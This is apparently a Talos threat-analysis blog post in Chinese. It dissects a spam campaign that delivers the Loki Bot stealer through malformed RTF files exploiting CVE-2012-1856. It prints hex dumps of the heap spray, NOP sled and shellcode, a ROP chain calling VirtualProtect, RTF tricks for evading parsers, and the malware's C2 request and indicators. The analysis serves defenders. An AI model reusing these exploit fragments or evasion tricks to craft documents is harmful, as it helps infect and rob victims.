2017 年 3 月 23 日，星期四

# 格式错误的 RTF 如何击溃安全引擎

本文由 Paul Rascagneres 撰写，文中采纳了 Alex McDonnell 提供的信息或建议。

## 执行摘要

Talos 发现了一种新的垃圾邮件攻击活动，用于通过已知的 Loki Bot 窃取程序让攻击目标感染上病毒。感染媒介是利用旧漏洞 (CVE-2012-1856) 的一个 RTF 文档，但最有趣的是攻击者在制作该 RTF 文档方面所花费的精力。该文档包含多种格式错误，专门用来击溃安全引擎和解析器。攻击者特别费心地尝试避免防病毒软件或网络安全设备等内容检测设备。根据 VirusTotal 的统计，从最近一次垃圾邮件攻击活动中检索的一个恶意 RTF 文档的初始检测率很低，45 个可用引擎中只有 3 个检测出该项攻击。

尽管已知存在该漏洞，但是很多安全产品仍未能识别该漏洞攻击，因为它们无法正确划分该 RTF 文件格式的类别，也无法扫描该 RTF 文件中嵌入的 OLE 文档。即使来自 oletools 的 rtfobj.py 等开放源码解析器也难以提取出这种嵌入式 OLE：


```
user@lnx$ rtfobj.py file.rtf -s all
rtfobj 0.51dev2 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'file.rtf' - size: 683341 bytes
---+----------+--------------------------------+--------------------------------
id |index     |OLE Object                      |OLE Package
---+----------+--------------------------------+--------------------------------
0  |00000048h |Not a well-formed OLE object    |
---+----------+--------------------------------+--------------------------------
1  |0000020Eh |Not a well-formed OLE object    |
---+----------+--------------------------------+--------------------------------
Saving raw data in object #0:
  saving object to file file.rtf_object_00000048.raw
Saving raw data in object #1:
  saving object to file file.rtf_object_0000020E.raw
```

本文介绍恶意软件制作者为了绕过安全保护和逃避恶意软件研究人员的检测是如何修改 RTF 文件的。

## 垃圾邮件示例

此垃圾邮件攻击活动包含有不同类型的邮件。其中很多邮件都包含一个常见的“发票”附件，但是有些邮件则更高级，这一点从以下示例中就可以看出来：




## 格式错误的 RTF 文件

本文中介绍的我们已分析的样本带有一个如下 SHA256：
66de8e2f1d5ebbf3f8c511d5cd6394e24be3c694e78d614dfe703f8aa198906f。

## RTF 简介

RTF 格式是 Microsoft 开发的一种专有文件格式。在本例中，我们主要关注“对象”的 {\objdata HEXA} 部分。此数据块允许在一个 RTF 文档中包含一个 OLE 对象。这些数据以 OLE 的十六进制值的形式显示，例如：

```
{\objdata
dde00000
00000000
00000000
576f726400446f63756d656e74003132
00000000
00000000
00c20000
d0cf11e0a1b11ae1000000000000000000000000000000003e00 ··· }
```

## 对文件头的修改

攻击者对 RTF 文档的第一项修改为文件头。如果我们参阅 Microsoft 文档，就可以发现 RTF 文档应该以“{\rtN”开头，其中 N 表示 RTF 的版本。以下是恶意 RTF 的文件头：

```
user@lnx$ hd file.rtf | head
00000000  7b 5c 72 74 89 50 4e 47  0d 0a 1a 0a 00 00 00 0d  |{\rt.PNG........|
00000010  49 48 44 52 00 00 05 50  00 00 03 00 08 02 00 00  |IHDR...P........|
00000020  00 4d 42 db d2 00 00 00  01 73 52 47 42 66 7b 5c  |.MB......sRGBf{\|
00000030  6f 62 6a 65 63 74 5c 6f  62 6a 6f 63 78 7b 5c 2a  |object\objocx{\*|
00000040  5c 6f 62 6a 64 61 74 61  20 0d 0a 5c 64 64 65 30  |\objdata ..\dde0|
00000050  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
```

该文件不包含有效的版本，而且它还包括一个 PNG 图像的标题。恶意软件制作者采取的这种花招会使某些工具无法正确检测其文件类型：

```
user@lnx$ file file.rtf
file.rtf: data
```

## 添加会被忽略的十六进制值

该制作者实施的第二项修改是添加会被忽略的十六进制值。例如，在以下代码片段中，我们可以看到其中包括额外的 0x0d（CR - 回车符）字符。

```
00018470  30 30 30 30 30 30 30 30  32 30 33 30 30 30 64 30  |00000000203000d0|
00018480  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
*
00018770  30 30 30 0d 30 0d 30 0d  30 0d 31 0d 0d 0d 0d 0d  |000.0.0.0.1.....|
00018780  30 0d 35 0d 30 0d 30 0d  0d 0d 0d 0d 30 0d 30 0d  |0.5.0.0.....0.0.|
00018790  0d 30 0d 30 0d 30 0d 30  0d 30 0d 30 0d 30 0d 30  |.0.0.0.0.0.0.0.0|
```

Microsoft 会直接忽略这种非 ASCII 字符。在我们的示例中，最终值为“000000105000000000”。

### 添加会被忽略的字符

此外，该恶意软件制作者还在该文档中添加了会被忽略的 ASCII 字符

```
00000bf0  30 30 31 36 30 30 30 35  30 30 66 66 66 66 66 66  |0016000500ffffff|
00000c00  66 66 66 66 66 66 66 66  66 66 30 32 30 30 30 30  |ffffffffff020000|
00000c10  30 30 39 62 34 0a 7d 63  37 35 66 34 66 35 36 34  |009b4.}c75f4f564|
00000c20  34 30 34 62 38 61 66 34  36 37 39 37 33 32 61 63  |404b8af4679732ac|
00000c30  30 36 30 7d 37 30 30 30  30 30 30 30 30 30 30 30  |060}700000000000|
00000c40  30 30 30 30 30 30 30 30  30 30 30 30 30 37 30 64  |000000000000070d|
00000c50  30 35 32 63 65 33 33 61  32 64 30 30 31 35 66 30  |052ce33a2d0015f0|
```

在本例中，值“.}”和“}”会被 Office 忽略。但是，第三方解析器却可以将这些字符识别为数据的终止字符并截断 OLE。

## 漏洞与恶意软件

这种嵌入式 OLE 对象包含 Microsoft OOXML 格式的文档。这种 OOXML 文档中包含的 ActiveX XML 文件有助于发现漏洞：

```
user@lnx$ cat activeX1.xml
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{1EFB6596-857C-11D1-B16A-00C0F0283628}" ax:license="9368265E-85FE-11d1-8BE3-0000F8754DA1" ax:persistence="persistStorage" r:
id="rId1" xmlns:ax="http://schemas.microsoft.com/office/2006/activeX" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationshi
ps"/>user@lnx$
```

classid 1EFB6596-857C-11D1-B16A-00C0F0283628 会匹配 MSCOMCTL TabStrip 控制组件，即漏洞组件 CVE-2012-1856。

该漏洞是二进制 blob 中的一种典型堆喷射：

```
00000cf0 cc cc cc cc eb 51 36 7c eb 51 36 7c 02 2b 37 7c |.....Q6|.Q6|.+7||
```

```
00000d00 01 02 00 00 64 43 34 7c 40 00 00 00 28 1a 35 7c |....dC4|@...(.5|
00000d10 c7 0f 39 7c 9e 2e 34 7c 0f a4 34 7c dc 50 36 7c |..9|..4|..4|.P6|
00000d20 a3 15 34 7c 97 7f 34 7c 51 a1 37 7c 4d 8c 37 7c |..4|..4|Q.7|M.7|
00000d30 30 5c 34 7c 90 90 90 90 90 90 90 90 90 90 90 90 |0\4|............|
00000d40 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |................|
00000d50 e9 1f 01 00 00 cc cc cc cc cc cc cc cc cc cc cc |................|
00000d60 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc |................|
*
00000e50 c3 6f 37 7c c3 6f 37 7c c3 6f 37 7c c3 6f 37 7c |.o7|.o7|.o7|.o7|
*
00000e70 90 90 90 90 90 90 90 90 d9 eb 9b d9 74 24 f4 5d |............t$.]|
00000e80 8d 4d 17 ba 47 01 00 00 80 31 12 41 4a 75 f9 23 |.M..G....1.AJu.#|
00000e90 db 76 99 63 22 99 64 1e 99 64 1e bf 99 22 99 64 |.v.c".d..d...".d|
00000ea0 0a 9b e4 f9 4b 72 9b ef 9b e1 44 99 61 2e 99 66 |....Kr....D.a..f|
00000eb0 0c 6a 13 cc 44 99 64 32 13 cc 23 db 5b 53 bf 13 |.j..D.d2..#.[S..|
00000ec0 ca 44 23 e4 1d ac 02 2a c4 66 1a d3 dc 15 13 c4 |.D#....*.f......|
00000ed0 52 f9 e3 2b 67 12 4c 67 f6 48 9b cd 99 48 36 13 |R..+g.Lg.H...H6.|
00000ee0 e9 74 99 1e 59 99 48 0e 13 e9 99 16 99 13 ea 9b |.t..Y.H.........|
```

蓝色突出显示的代码是之前此处记录的 ROP 链。

```
0x7c3651eb # pop ebp # ret
0x7c3651eb # skip 4 bytes
0x7c372b02 # pop ebx # ret
0x00000201 # 0x201 -> ebx
0x7c344364 # pop edx # ret
0x00000040 # 0x40 -> edx
0x7c351a28 # pop ecx # ret
0x7c390fc7 # &Writable location -> ecx
0x7c342e9e # pop edi # ret
0x7c34a40f # ret -> edi
0x7c3650dc # pop esi # ret
0x7c3415a3 # jmp dword ptr [eax] -> esi
0x7c347f97 # pop eax # ret
0x7c37a151 # ptr to &VirtualProtect() - 0x0EF
0x7c378c4d # pushad # add al,0EFh # ret
0x7c345c30 # push esp # ret
```

红色突出显示的代码是 NOP sled，后面是跳转（橙色）到 shellcode（粗体）的部分：

```
user@lnx$ rasm2 -d e91f010000cc
jmp 0x124
int3
user@lnx$
```

shellcode 的用途如下：

- 解码文档中嵌入的可执行文件；
- 将该可执行文件投放到 %APPDATA%\7B4331\1C8BBC.exe 中；
- 执行该可执行文件。

该二进制文件是一种 Loki Bot 窃取程序，可与命令和控制域 paneltestghelp.xyz 通信。以下是与 CC 的网络连接的屏幕截图：

```
> Transmission Control Protocol, Src Port: 1026, Dst Port: 80, Seq: 260, Ack: 1, Len: 170
> [2 Reassembled TCP Segments (429 bytes): #19(259), #21(170)]
v Hypertext Transfer Protocol
  > POST /eval/server/readonly/fre.php HTTP/1.0\r\n
    User-Agent: Mozilla/4.08 (Charon; Inferno)\r\n
    Host: paneltestghelp.xyz\r\n
    Accept: */*\r\n
    Content-Type: application/octet-stream\r\n
    Content-Encoding: binary\r\n
    Content-Key: E90BD5D4\r\n
  > Content-Length: 170\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://paneltestghelp.xyz/eval/server/readonly/fre.php]
    [HTTP request 1/1]
  v Content-encoded entity body (binary): 170 bytes [Error: Decompression failed]
    v Data (170 bytes)
        Data: 120027000000050000041504f533601001a000000410064...
        [Length: 170]
```

## 结论

此攻击活动表明，攻击活动的复杂程度和花样翻新并不局限于所利用的漏洞。在本例中，攻击者利用的是一种众所周知的漏洞，但是攻击者结合了自己对 RTF 文件格式的熟练掌握，专门制作了一种恶意文档来躲避安全产品的检测并最大程度地提高攻击目标打开该文档的可能性。

## 覆盖范围

思科客户可通过其他方式检测并阻止此威胁，包括：

| 产品 | 保护 |
| --- | --- |
| AMP | ✔ |
| CWS | ✔ |
| 邮件安全 | ✔ |
| 网络安全 | ✔ |
| Threat Grid | ✔ |
| Umbrella | ✔ |
| WSA | ✔ |

高级恶意软件防护（AMP）解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者实施的恶意网络活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置的保护措施。

Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）。

## IOC

网络：

- hxxp://paneltestghelp.xyz:80/eval/server/readonly/fre.php

投放的可执行文件的 SHA256：

- da1a6747a3329c3a317d4bd7ecf029e89bd76192075f84834563103a54bac968
- 2e65f8fc7901505dd4225ec66cca0ef308f2b6fbe48d37f5055775854bf7a5f8
- a3c3abcd461d00e1f928e375770e39e3a33f719d7287a2fee661d82ce8de1c56

具有类似格式错误的 RTF 文件的 SHA256：

- 7b684ad97bb9f5093e5cfb100352ad2f0ec3dfce63232207daf0aa736d6438c9
- 14a6e04a60b1bb5f4d0fb3fffa240b7b34bf9c0b8504da19caeb31182510c139
- 1ae6aa92ce8ee9a2ab78631663fa5a9bdcc14490c4c5fe799b41d26455b5b696
- 4f2c10b64d4f4b56d56b5a271331c92484b6ddf8c4eb9f56669ed60545a4c06d
- b1da2cb4fcee52cdc94c06325c339ac11a3fb1e399e1ed5a2a55107f5f64867f
- 41c4483cfcc0b5a10504aa137ec3824d139663b7ec318d5e1fb6c9f5db8af8f9
- f07f87ab68482d329eeac5525ea5f189bcd720d2b2d149db61ab81ae04be957a
- be81741ae3c7c2c5000785a2573c901068a2906054690ac22119ac794aa9e8e2
- cd16e420fbc39b63de93198cdb1265c1bfe83119c7d4d75d5501465cdd0847f1
- b330fadeb337e9fb5aa9f8046462e3d1d418946fd6237bc252a80a2d4fb2fff7
- 629d1afbedd7cc082549d5c3fc3926b6b4e55abc3c07f8d994a791893a2fd530
- 9f48ce01ac99033c03e9aa983c09fa273eae0e168e55de8cc364311ae4fc88b9
- dd783bcdbc81bc605cf07545a01273596d4e51b198874253815069cd6708b2fa
- 59011fa80db84cea54bc6ec7f7bc689d916f04e8df9950b259ad524142225731
- 7aa0abedd75c46680ac65814d9433a04bb9f6bc6f094d66cc33a918f32dcb2fa
- ad3af8a7ab469fa930d0873475214c3160f52b17c06f296d6ce9cc6fc92e8a79
- 89a1264bd7facf02d48aff46724a0215c2fb1974d06451cebefdb2ea7ea9a71a
- c53bf11adb48a00393c30a0902716e0088f650750349f5966ba3b60a0fa17487
- 4a7d6c770c5fdbb32534b535efe0324e3bc25a8bcd3551b7fe0ff3610ee81299

- 6077c3ed4dc67526f89b2c59fc16b389530a73b326f63fff17ae7c824b7770fd
- 11836837753c754997adf8ccf4fa8ba824e57725f56fbcd3b0d903e1fa30ac5b
- 737d1468b20dc39300bc2be38285b6482940d2be9ae59b7dc984cf4dc6d82053
- 415b9e72811cd7c50366d9c9038df02fe3bbfc6446ef42b099d85ea576fbd35d
- 84a2ded87681e65be35994ea26f4b2287e52438bbeebaac784c291196a6f94c6
- 9c62f4947a572356f43f71fb55f2b702b78c2e1688c67eff89c36da50137ed21
- c201e4bb7b68b4655ab7ac85c8a7c93abe2238ec3d24914d86e8a543b6c6abbd
- 17ae8d128938131ebc944f5d77be7009fd05c8831f88ef3558cc9c00f0633f97
- dbc97df1e5036ac572d8a247a6b073ab1f1dabd20676443598135c6743534028
- 79316e4c2601a5721d5d6ada0f152790ad44aa9ac5badf17e12c7825fb1f46aa
- a406f0208c914ff28f8e30eda539acb6abd23bbdecf704be4b77615a27f62e8d
- 552fe8b5fd175822d4479552078331dbfb16881fea9514377a802f3cce87ac02
- 27290fd934092cf1ca2a242e6847665a16771376af8f5c81ef1c851463e77709
- 66de8e2f1d5ebbf3f8c511d5cd6394e24be3c694e78d614dfe703f8aa198906f
- a0e529ed847b78fd68a871688a7e99e6abc87295c671a3e2d02a61a1e04f5ce9
- 5c1db6ce5989645bbc8cb8489dee2fb99eba7b4093eaad96cd5a6c692a53c245
- c343e92d30c1374c631efa8cf612faf5567e8bd66330e1ff58ac9296c3373304
- ecc9526b380bd109dbcb3d9c4635c1866234d302658758d6ecf4e927a12af9a1
- 450b2d6741a452d3bff491fb3a40ec8e29cbaf24fb1b400863efe1a7f920543e
- 99a3939d654e4c424dcf33fbc18c7568d1030981ad1ae8f2a6da2966efbff669
- e7fc4527e4cb65e05069b871e06226ce9c9669649ed9cfbad2dcb41cdd9fe94c
- 1d73428619f69cbdfc5158f1682cc304ba6af2a0b425244bcd8c2c432d4a50d7
- cbb58841ef2179e52fcfb918d085503ccf4482014fa1f0714e11fd667de974a0
- 44583aca68ce734bccc79d28f666bdc81a1436c257f035875df15a82f35e6910
- 5872ec86add4892f061cc1fd2478da098645876d0b13d3ce3e789f526c5b8ec8
- 9eb85367bd59854ccd7b8e13a22deec92bbe746a5de83820d7265055f96da40f
- 6d33cd5b7cfcc4a55583adbf75f578d71d6aa572e93c5a7392ece4dc8204d0f8
- 4d46087599b246cd297883341859561b3b1794419c704b167a28c7891ff5d7b1
- 7c5337250b6a1ede2472e4acc74366e8a425eaf2c36e3805d36200ad560d0feb
- bc4f30177538628f93d57ae1e59859c50409afefe133956ec801c040ab9253f5
- 726f170f13b9a24d409c0c4fbf0a14aff0f3cd1662762230bfaf7a8822257880
- 885877989df73bafd087f7c689eedfa5e2fe3620ab62d6ff57a3394702761751
- 9f40662ebbd3a848219aa47c149c174c292cea5e62dcc0bd26f12e1bf5ba7d7c
- 0882c8a38ca485fe9763b0c0c7c5a22c330cebe86101a9e1ffa5a70c4f58faac
- 156cbbb25240e246a2340e1bca1692b7110277bac30f76dcacd48dd5f2042caa
- a28c3c075ecfb982e6e3cb237c0eab1308f023e7bcf207d0fd1f2b4f29791074
- e5de4a14367d1a7b599d7afae07aa66c63941238ff25f4f17dea54db6d8ac350
- 5d6b52287f4fdefe0621d9fadd83b0531f56811937b023ce49e426e320b372f5
- 599a60601345bf8fc05f27d35f3c3f2ed80b6e7890d5f33a57f75c09a089356a
- 194549b3fd0be8a701b8433db1b2cff396a4492c342632fa22d6af89570eff46
- 673f9469ff150c8c821ea3b5b1cda8175d09719fbd7d1359d334dbf17f74adbe
- f81be30a7d6792e59f5a0ade225472042c9eb9bf59b03f67e85b0642c16e59ce
- 5957fe5e38f2b2530569e21f040a92b1fb36816b6d5187d8a0ecf0ba84f36519
- 66de8e2f1d5ebbf3f8c511d5cd6394e24be3c694e78d614dfe703f8aa198906f

发布者：PAUL RASCAGNERES；发布时间：中午 11:45
标签：CVE-2012-1856、漏洞利用、恶意软件、混淆、RTF、垃圾邮件